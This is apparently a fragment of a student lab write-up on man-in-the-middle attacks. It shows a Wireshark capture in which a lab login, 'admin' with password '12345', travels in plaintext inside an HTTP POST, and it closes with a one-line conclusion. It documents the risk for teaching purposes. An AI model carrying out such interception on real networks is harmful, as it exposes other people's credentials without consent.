 1522 1904.1295358…     192.168.56.102  192.168.56.101  HTTP      411 HTTP/1.0 501 Unsupported method ('POST')

› Frame 1519: 692 bytes on wire (5536 bits), 692 bytes captured (5536 bits) on interface eth0, id 0    0160  4b 48 5
› Ethernet II, Src: PCSSystemtec_29:bc:a4 (08:00:27:29:bc:a4), Dst: PCSSystemtec_04:42:0f (08:00:27:04:42  0170  6f 29 2
› Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102                             0180  30 2e 3
› Transmission Control Protocol, Src Port: 49905, Dst Port: 80, Seq: 1, Ack: 1, Len: 638            0190  36 20 4
› Hypertext Transfer Protocol                                                                       01a0  0a 41 6
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded                                          01b0  6d 6c 2
   › Form item: "username" = "admin "                                                               01c0  68 74 6
   › Form item: "password" = "12345"                                                                01d0  74 69 6
```

The login and password provided in the POST request are displayed in plaintext in the Wireshark sample, proving that MITMN can expose sensitive data.

Project by Dhafin Andriyanto